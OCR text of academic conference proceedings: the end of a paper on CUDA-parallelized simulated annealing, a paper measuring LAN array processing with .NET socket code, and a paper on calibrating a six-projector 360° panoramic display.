


Figure 5. Speedup affected by the number of threads

In Figure 5, it's important to highlight that number of starting points is kept constant while the number of threads is increased. Speedup is based on execution time of (current number of threads)./(previously selected number of threads).

This experiment was repeated for different number of starting points that needs to be examined. In simulated annealing, and in other metaheuristic algorithms, number of starting points is very important for faster search through problem space. In this application, number of starting points and number of threads was also increased. Results are displayed in Figure 6.

Running small number of threads for small data set that needs to be processed, doesn't make any difference. On large data sets execution time can be reduced by increasing number of threads started with kernel call as can be seen on figure 8.




Figure 6. Comparison of CPU execution and GPU with different number of threads(color) and different number of starting points

III. RESULTS

Even though the CPU on which test were executed has a modern processor, results of tests show that faster data processing was made while using graphic card. Faster execution of CUDA powered application was accomplished with consideration of constraints with which graphic cards and programs executing on graphic cards are faced.

Better performance, as it can be seen on Figure 6, are achieved on graphic card because of the way graphic card handles threads. On graphic card there is no context switching. Threads are organized in warps (groups of 32 threads executed simultaneously) and next warp of thread is executed when previous warp finishes its execution. On the other hand, operating system is constantly switching threads on cores which causes additional overhead.

IV. CONCLUSION

While executing a program on a processor, the handler of execution is operating system. The operating system is in charge of assigning a time interval to the program. Time interval given to application depends on priority of applications and load of the system. If the application has a higher priority, its time interval can be higher. Therefore, it is difficult to ensure that all processing time will be assigned to the application that is being executed.

Threads that application runs are distributed among processors in an interchangeable schedule so that every thread gets a certain time interval in which it can execute. This can sometime increase the execution time because of too much context switching.

Unlike on CPU, threads on GPU don't interchange until they are completely finished. After the first group on streaming

processors is finished the second one runs and that process is repeated for the next group.

Modern GPU-s use more streaming multiprocessors so groups of threads are distributed among processors and they can achieve better parallelism.

A partially limiting factor is small amount of memory available on a graphics card. Because of that, it is important to divide the problem on a smaller number of problems and execute them on a graphics card.

CUDA-supported graphics cards will run a large number of threads. These threads differ from processor threads because it takes less time to create them. For that reason these threads are not reused for different operations.

V. FURTHER RESEARCH

Further research will include comparing execution of the same algorithm on a cluster of computers and on a cluster of graphic cards. Cluster of GPUs can consist of multiple graphic cards connected to one computer or of cluster of computers with one or multiple GPUs connected to the each of the computers.

REFERENCES

[1] NVIDIA "CUDA Compute Unified Device Architecture Programming Guide", NVIDIA, version 1.0, 2007

[2] P.J. van Laarhoven, E.H. Aarts, "Simulated Annealing: Theory and Applications (Mathematics and Its Applications)", D. Reidel Publishing Company, 2010

[3] Jason Sanders i Edward Kandrot, "CUDA by Example: An Introduction to General – Purpose GPU Programming", Addison-Wesley, 2011.

[4] David Kirk Wen-mei Hwu, "CUDA Memory Model", NVIDIA, 2008.

[5] NVIDIA, "CUDA Toolkit 4.0, CURAND Guide", NVIDIA, 2011

Parallelization of array operations by using socket programming in .NET

Ersin Kurtanovic, Emir Meholjic, Nedim Hadzic, Boris Davidovic, Enes Ljevakovic, Novica Nosovic

Faculty of electrical engineering, University of Sarajevo/Department for Computing and Informatics, Sarajevo, Bosnia and Herzegovina
ek15262@etf.unsa.ba

Abstract – This paper describes the procedure and the results of measuring the speed of processing arrays on 1, 2, or 3 hosts, connected in LAN. The measurement scenario was based on having the fixed processing time for each array member in all cases. Also, processing each array member is individual from processing others. For gaining control data, the array was processed on only one host. Afterwards, the array was split in two and three equal pieces for processing on two and three hosts, respectively. The communication between the hosts was established by using socket programming techniques in .NET. The results were impressive because the speed-up in some cases was almost linear.

Key words – Parallelism, LAN, array operations, server-client application, socket programming.

I. INTRODUCTION

In this paper, measurements have been conducted on whether or not it is possible to parallelize data processing by assigning equal pieces of array to the hosts in LAN. For the measurements purposes, the server-client application was developed in .NET framework, and was used for processing different sizes of arrays on different number of hosts on the network. Socket programming is a technique used for communication between server and client on LAN.

Nowadays LAN is the most used way of connecting hosts. There are many reasons for that. It is easy to set; the needed equipment is cheap and available in almost every tech shop. Mostly, LAN is used for sharing data and playing games, but why would not it be used for processing data on multiple hosts? It is known that clusters offer higher performance than ordinary PCs, but usually, these are not available for everyday use. In case of LAN, everyone has an opportunity to meet performance boost for reasonable amount of money, which can be used to solve their problems faster.

Even when all the necessary hardware for achieving parallelized processing is available, it is hard to parallelize the processing of data, because not all problems allow parallelization. It is a known fact that reaching linear speed-up by parallelizing processing is practically impossible. Array processing is the most representative example that can be used to explain the parallelization of data processing. Splitting the arrays in equal pieces and processing them on more than one host at a time is a typical example of parallel data processing. Ideal parallelization can be achieved when using such arrays where processing each and every single member is independent, meaning that operation done on one value in array does not affect others. This also means that those arrays are easier to split in pieces and to assign them to more than one hosts to be processed.

For small companies who deal with large amounts of data, this can be useful for operations affecting all data. Their work usually does not require the use of supercomputers or any other special equipment. One of the practical applications can be a big supermarket with millions of articles. For example, if they wanted to set a fixed discount for all the articles, they could do it by applying the same operation on all the articles in the database.

II. MEASURING PROCEDURES

Two applications have been used for the measuring: client application and server application.

Client application is the main application used first of all for generating random integers (6 digits each), which form an array of integers. Then, the client application either does all the work alone or splits array in two or three pieces, one piece for itself, others for other hosts (hosts running server application). After receiving processed data from all the server hosts, the client application puts together all the array pieces to form resultant array.

Server application is used for processing data and returning it to client host. Both applications were developed in .NET platform, specifically in Visual C#. All the hosts in the network were connected in 100 Mbps LAN. After the client application sends a piece of array to the server application, the server application processes it and returns the data back to the client application.

In order to be able to neglect the slight differences between the hosts' performances, no specific algorithm

was used for processing data. Instead, a simple function, that "sleeps" for 1 millisecond for each array member was made. Additionally, it makes a simple change of value, just for measuring purposes. The source code for this function follows:

```
private void process(ref List<int> array)
{
   for (int i = 0; i < array.Count; i++)
   {
      Thread.Sleep(1);
      array[i] = 222222;
   }
}
```

Source code 1. The function that simulates such processing where each array member takes 1 millisecond to process.

The client application connection to the server host is implemented by using *TcpClient* class. The example of the source code that connects to one server host follows:

```
TcpClient tcpclnt1 = new TcpClient();
tcpclnt1.Connect("192.168.1.70", 8001);
```

Source code 2.Connectig to the host.

In the server application *TcpListener* class was used to listen and wait for the connection from the client host, with the help of the timer (.NET control). The short source code follows:

```
TcpListener tcpl;
tcpl = new TcpListener(ipaddress, 8001);
tcpl.Start();
```

Source code 3. Waiting for connection.

The source code used for sending data to the server application is the following (The example shows one third of the array *list* being sent byte by byte to the server. The variable *dim* represents the array length):

```
ASCIIEncoding asen = new ASCIIEncoding();
byte[] ba;
Stream stm;
for (int i = 0; i < dim / 3; i++)
{
   ba = asen.GetBytes(list[i].ToString());
   stm = tcpclnt1.GetStream();
   stm.Write(ba, 0, ba.Length);
}
```

Source code 4.Sending data to hosts.

Receiving data is implemented by using the timer (.NET control) which listens to the specific TCP port and receives data when triggered. The source code follows:

```
If (tcpclnt1.Available > 0)
{
   Stream stm2 = tcpclnt1.GetStream();
   byte[] b = new byte[100000000];
   int a = stm2.Read(b, 0, 100000);
}
```

Source code 5. Receiving data.

Sending data back to client host (after processing) within the server application is slightly different than sending data from client. The loop used for returning processed piece of original array (again byte by byte) follows:

```
for (int i = 0; i < array.Count; i++)
{
   byte[] ba;
   ASCIIEncoding asen = new ASCIIEncoding();
   ba = asen.GetBytes(array[i].ToString());
   sck[0].Send(ba);
}
```

Source code 6. Sending data back to client host.

Six measurements were done with different scenarios:

- First scenario was using only client application, i.e. processing only on one host. These were the control results.
- The second scenario was based on using 2 hosts, which were connected through LAN as described before. One of them was client, another was server host.
- Third scenario was using three hosts (one of them was host, the other two being servers), which were connected through LAN.

In general, each host had a task to change all members of array to one specified number (included in the function *process*). Expected speed of processing the array on one host could roughly be calculated as Sleep time multiplied by Array size. For the latter two scenarios, additional time is needed for transferring the data to and from the server hosts. However, the data processing time is expected to be significantly decreased, depending on the number of hosts. All the measurements were conducted by using the following array sizes (expressed in numbers of integers in array): 80 000, 100 000, 200 000, 500 000, 1 000 000, 5 000 000.

III. RESULTS AND ANALYSIS

Table 1. Results of all the measurements in all the scenarios.

Number of integers in an array	Total size of array in MB	Number of hosts	Time in seconds	Percentage of time spent compared to one host
80000	0.3052	1	82.3467	100.00%
80000	0.3052	2	46.3637	56.30%
80000	0.3052	3	37.8402	45.95%
100000	0.3815	1	100.0217	100.00%
100000	0.3815	2	57.2003	57.19%
100000	0.3815	3	43.1585	43.15%
200000	0.7629	1	220.5906	100.00%
200000	0.7629	2	120.1589	54.47%
200000	0.7629	3	113.2515	51.34%
500000	1.9073	1	575.3279	100.00%
500000	1.9073	2	297.2694	51.67%
500000	1.9073	3	235.3525	40.91%
1000000	3.8147	1	1122.8102	100.00%
1000000	3.8147	2	575.3639	51.24%
1000000	3.8147	3	452.8699	40.33%
5000000	19.0735	1	6363.9497	100.00%
5000000	19.0735	2	3187.3917	50.09%
5000000	19.0735	3	2311.2192	36.32%

As it is clearly visible from the Table 1, regardless of the number of integers in array, the percentage of the gained speed-up was close to a constant in all cases. The cause of the slight variations is other activity on the network during the measurements or some other processes taking processor time on one of the hosts during the measurements. Neither of these was at such level that it could affect the results of the measurements significantly.

Also, the important result was that, taking into consideration the "Percentage of time spent compared to one host" column from Table 1, the speed-up goes further away from linear as the number of hosts increase. Optimal situation would be that 50% and 33% of the time needed to process the array on one host is needed for processing the same array on two and three hosts, respectively.

If faster LAN was used in the measurements, the results would have been even better, i.e. closer to ideal (but never equal).

The following figures show the processing time ratio between the measurements with 1, 2 and 3 hosts for all the measurements conducted.




Figure 1. Processing time for 80 000 integers in array.




Figure 2. Processing time for 100 000 integers in array.




Figure 3. Processing time for 200 000 integers in array.




Figure 4. Processing time for 500 000 integers in array.




Figure 5. Processing time for 1 000 000 integers in array.




Figure 6. Processing time 5 000 000 integers in array.




Figure 7. Experimental results on a single figure.

The figures 1-6 show that, in each case, significant speed-up was gained as the number of hosts in the network increases.

Figure 7 shows the experimental results for all the measurements on a single figure.

IV. Conclusion

For sequential operations on arrays (where processing of each individual array member is independent), this method of increasing performance by using socket programming is more than useful and efficient. The speed-up was very close to linear, for the measurements described in this paper.

Generally, the latency and a throughput of a network were important parameters here, apart from the individual specifications of the hosts (All the hosts had 100Mbps LAN adapter, Intel dual or quad core processors – x64, 64 bit operating system and 4 GB of RAM.) and the complexity of the processing each array member. Additionally, sending data could not have been parallelized, at least not by using common of-the-shelf hosts (because they have only one ethernet adapter). This means that different data cannot be sent to different hosts in network at the same time.

Because of socket programming techniques the source code was very simple (a little more than 200 code lines in both applications).

The biggest advantage of this method of parallelization is the simplicity of implementation, and the fact that there is no need for any additional hardware apart from what most of the households worldwide have today, needless to say companies.

The aim of the measurements conducted was to show that parallelizing using socket programming in LAN is possible, useful, and easy to implement.

The results showed that, in average, the time taken to process the array was 53.49% (when using two hosts) and 43.00% (when using three hosts) of the time that took the same array to be processed on one host only.

V. Literatura

[1] Hajdarević Kemal and Kurtanović Ersin, 2011, Simulation Application for Sleep-Awake Probabilistic Forwarding Protocol for Smart Dust Environments - MIPRO Conference, 23. – 27. May 2011. Opatija, Croatia

[2] An Introduction to Socket Programming in .NET using C#; Available from: http://www.codeproject.com/KB/IP/socketsincsharp.aspx, [Accessed: 2 December, 2011]

[3] How to C# Socket programming; Available from: http://csharp.net-informations.com/communications/csharp-socket-programming.htm [Accessed: 2 December, 2011]

[4] Vamsidhar, Available from: Client Server Communication, 17 Jan 2006http://www.codeproject.com/KB/IP/Client_Server.aspx, [Accessed on 20.12.2011]

[5] Culler David, Estrin Deborah, Srivastava Mani, Overview of Sensor Networks, Comoputer Society 2004, Available from: http://www.archrock.com/downloads/resources/IEEE-overview-2004.pdf, [Accessed on 12.10.2011]

[6] Carroll and Robert T. (23 February 2009), Ad-hoc hypothesis, The Skeptic's Dictionary.

Tiled 360° panoramic projection system

Dragutin Hrenek, Ivan Kušt, Nenad Mikša, Pavle Prentašić, Boris Trubić, Adam Heđi, Sven Lončarić and Marko Subašić
University of Zagreb, Faculty of Electrical Engineering and Computing
Unska 3, 10000 Zagreb, Croatia
E-mail: {dragutin.hrenek,ivan.kust,nenad.miksa,pavle.prentasic,boris.trubic,adam.hedi,sven.loncaric,marko.subasic}@fer.hr

***Abstract*—In order to obtain 360 degree panoramic displays, tiled video projections are often used. In this paper we present a system for cylindrical 360 degree panoramic projection based on a client-server architecture. The system performs following actions: projector calibration, image transformation and video playback. To perform above actions several problems have to be addressed. Calibration of multiple projectors is based on computing of spatial relations between cylindrical projecting surface and each projector. We do this by photographing the projected chessboard pattern of each projector using a camera with fish-eye lens. The photograph first has to be unwrapped into a rectangle shaped texture. After that, the relation between original chessboard corners and corners on the photograph has to be found. Using these corners the image transformation function has to be interpolated. The transformation of image to be projected is done using this function and also includes lightning correction to achieve smooth transitions between each projector image. If playing video, videos from all projectors have to be synchronized. In the current client-server architecture, a server performs semiautomatic projector calibration, files and configuration distribution to clients and has the ability to off-line create images for each projector. Each client handles storage, showing of already prepared images and playback and real-time transformation of videos. The projector calibration is done using Matlab, whilst the playback and real-time transformation of video is done using custom made software written in C++ and OpenGL.**

I. Introduction

Tiled displays are an emerging technology for constructing large scale displays that can be used for many purposes. Our primary purpose was to display 360° panoramic movies on cylinder that can be seen by many viewers at the same time. This technology can also be used to create large tiled projection displays in order to display some information, for example in control rooms or in situations where a lot of data needs to be displayed. When designing a system for multiple projector-based tiled video playback there are a number of problems. First of all, the system needs to stay synchronized during the video reproduction. Second, the angle of projectors to the projection plane needs to be taken into account, and the projectors need to be calibrated. Finally, video that is to be reproduced needs to be cut and regions where projections overlap need to be adjusted to achieve a seamless transition between two displays. In the rest of the paper we present a method for solving these problems. The rest of the paper is organized as follows: In section II we give a short overview of previous work in the same field, in section III we describe the calibration process, in section IV we discuss some implementation details and finally in section V we give conclusion with short discussion.

II. Previous work

There are several systems for multiple projector panoramic visualization. In [1] a projector-based tiled display system is described. In that paper, a system for precise alignment of projectors is described and used instead of software image transformation. In [2] a novel technique to calibrate multiple casually aligned projectors on piecewise smooth vertically extruded surfaces is described. The system described on website [3] uses projectors to make 360° spherical projection. This system is used for representational purposes on some events.

In our paper, we describe a system which uses six projector to achieve a 360° panoramic projection onto a cylindrical projection plane. The system calibration is done using a single fish-eye lens camera. The projectors being used are commodity projectors available for everyone.

III. System calibration

System calibration is the most important part. It is written in *Matlab* and consists of several steps: calibration patterns acquisition, canvas unwrapping, corner detection and brightness correction.

A. Calibration patterns acquisition

The first step of calibration is to capture the images of the system using a fish-eye lens camera. The camera has to be placed in the center of the system and directed upwards. This is required in order to get better pictures for calibration. Before taking pictures of calibration patterns, we take a picture of a white image projected from one of the projectors. We require this for searching the canvas area in the picture. The example photograph is shown in figure 1. The calibration patterns projected from each projector is a 13x11 white-black chessboard. The upper-left chess field is white. The pattern resolution is equal to the resolution of projector being used, in our case 1280x800. The example photograph of the calibration pattern is shown in figure 3.

B. Unwrapping the canvas into a texture

The next step is to unwrap the canvas from captured pictures of calibration patterns into a texture. To make this possible, we first have to detect the canvas edge and the canvas area. The canvas area detection starts with a simple threshold of




Figure 1. The photograph of the white image projection




Figure 3. The photograph of the calibration pattern projection

the gray image. Afterwards, we remove small objects with morphological operators and the biggest blob is then selected as a canvas area. The example of detected canvas is shown in figure 2.

Using simple edge detection methods we detect the canvas edge, as shown in figure 4. After detecting the canvas edge and area we need to find the circles that define the inner and outer edge of the canvas. We use the Hough transformation to achieve this. We also need to find the initial azimuth to be able to unwrap the canvas. In order to find the initial azimuth for small circle, we first generate a marginally larger circle and subtract the canvas edge from the generated circle. Thus we get an image that only contains a little object. We the find the center of this object and construct a line through this center and the center of the small circle. Finally, we find the angle between the constructed line and the reference line that defines the azimuth of 0°. We do the same for searching the initial azimuth for large circle, except that we first generate a marginally smaller circle and subtract the canvas edge from it in order to find a little object.

If we simply use these circles for unwrapping the canvas, we will get bad results because circles on figure 4 are actually not circles. In order to get a precise unwrapping of the canvas, we need to find the exact curve that describes the edge. We do this by first defining the size of the texture and then use the horizontal size to define the number of sampling point of that curve. We sample the curve in the following way: for each sampling point of the circle found in previous step we select the small number of pixels around this point. Then we fit a parabola onto a white pixels in selected region and find the intersection between this parabola and the line that connects the point on the circle and the center of the circle. We have to do this for both small and large circle so that we get endpoints defining the real canvas edge. The results of this procedure can be seen in figure 5.

While unwrapping the canvas we have to face a fish-eye lens correction problem: the camera sampling of image is non-linear when using fish-eye lens. We correct this by postulating that the lower edge of the canvas is inclined 60° from camera optical axis and assuming that aforementioned camera sampling is tangent. Then, by applying an inverse function we correct the lens distortion and finally sample the image using




Figure 2. Detected canvas area




Figure 4. Detected canvas edge




Figure 5. The original small circle sampling points (red) and fitted exact edge curve sampling points (green)



Figure 6. The unwrapped texture of the calibration pattern projection

bilinear interpolation. The unwrapped texture can be seen in figure 6.

C. Corner detection on calibration patterns

The whole point of calibration is to find the pairs of points in which the first point is the corner point in the original chessboard image and the second point is corresponding point on the unwrapped texture of the projected chessboard. Therefore, we have to find the corners in the unwrapped texture. First, we do an automatic corner detection using various functions integrated in *Matlab*. Afterwards, we correct the position of detected points by hand. The result of this step is shown in figure 7. Those corner pairs are used for bilinear interpolation of map used for transforming the panoramic picture that is to be projected into image for each projector.



Figure 7. Detected and hand-optimized corners of projected calibration pattern

D. Brightness correction

As can be seen on figure 8, the image brightness correction is required in order to have uniformly bright picture across the whole projection. The problem is that in the overlapping area two light sources are lighting on the same point, thus making this point brighter. Therefore, the projected picture is brighter in the overlapping area as shown in figure 9. In order to prevent this, we have to reduce the image brightness in the overlapping area. We reduce the brightness by following a




Figure 8. Brightness correction of images in overlapping area




Figure 9. Projection without brightness correction




Figure 10. Projection with brightness correction




Figure 11. System architecture

Gaussian curve, i.e. at the beginning of the overlapping area we set the brightness to maximum, and at the end of the picture to minimum. For each pixel in the image we know its distance from the edge of the picture x, the beginning of the overlapping area x_{g1} and the end-coordinate of the picture x_{g2}, i.e. the horizontal size of the image. The brightness of the pixel is then calculated with the expression (1).

$$I = e^{\frac{-(x-x_{g2})^2}{(x_{g1}-x_{g2})^2}} \quad (1)$$

With this method in overlapping area the brightness of first image is exponentialy dropping and the brightness of the second image is exponentialy rising thus making the projected image uniformly bright, as shown in figure 10.

IV. Implementation

A. Network Communication

System for multiple projector-based tiled video playback is designed in a distributed manner, utilizing several key components that act like a single system when properly initialized and synchronized. Whole system communicates over Ethernet Local Area Network (LAN) using TCP/IP protocol. Components that build the system are the main server, which handles administrators' and clients' requests and messages, the administrator client, who sends requests, and regular clients, to which multiple projectors are connected. These are software components, which can be run in a wide array of hardware configurations and one of possible configurations is shown in figure 11. This architecture was chosen because it could be built using inexpensive hardware like several modern low-end PCs instead of using specialized hardware. The server component is designed to be the central point of the system. Its main purpose is to relay messages between clients and to synchronize the whole system. Server is a multithreaded system that can support arbitrary number of clients. When a client connects to the server it's assigned a unique id that is kept until next server restart. Server spawns two new threads each time a new client connects to it. One thread is for reading from the network socket, and the other is for writing to it. Each thread has its own message queue. When the client sends requests, they are placed in the input queue, and when the server sends the replies, they are placed in the output queue. The server has a processing thread that reads from clients' input queues, processes the request, and writes to a specific output queue. Depending on the port to which the connection was made, the server decides whether the incoming connection is from an administrator client or a regular client, and acts accordingly. Clients implement a similar architecture but much simpler because they only need to communicate over one network connection. The administrator client is the main control component in the system and directly interacts with the user. It's used to send requests for image displaying, video playback, pausing and stopping.

B. Video playback

In order to playback video, we require an ability to synchronize video playback and an ability to geometrically transform and correct the brightness of each video frame in real time. The real time image transformation is done on GPU using OpenGL. We first initialize GPU by sending the points obtained from calibration process to GPU. The coordinates of each point are defined with the position of the corner in original chessboard, and the texture coordinates of the same point are defined with the position of the corner in the unwrapped chessboard projection, as described earlier. The blend mask obtained from brightness calibration step is used as a light map in the rendering process.

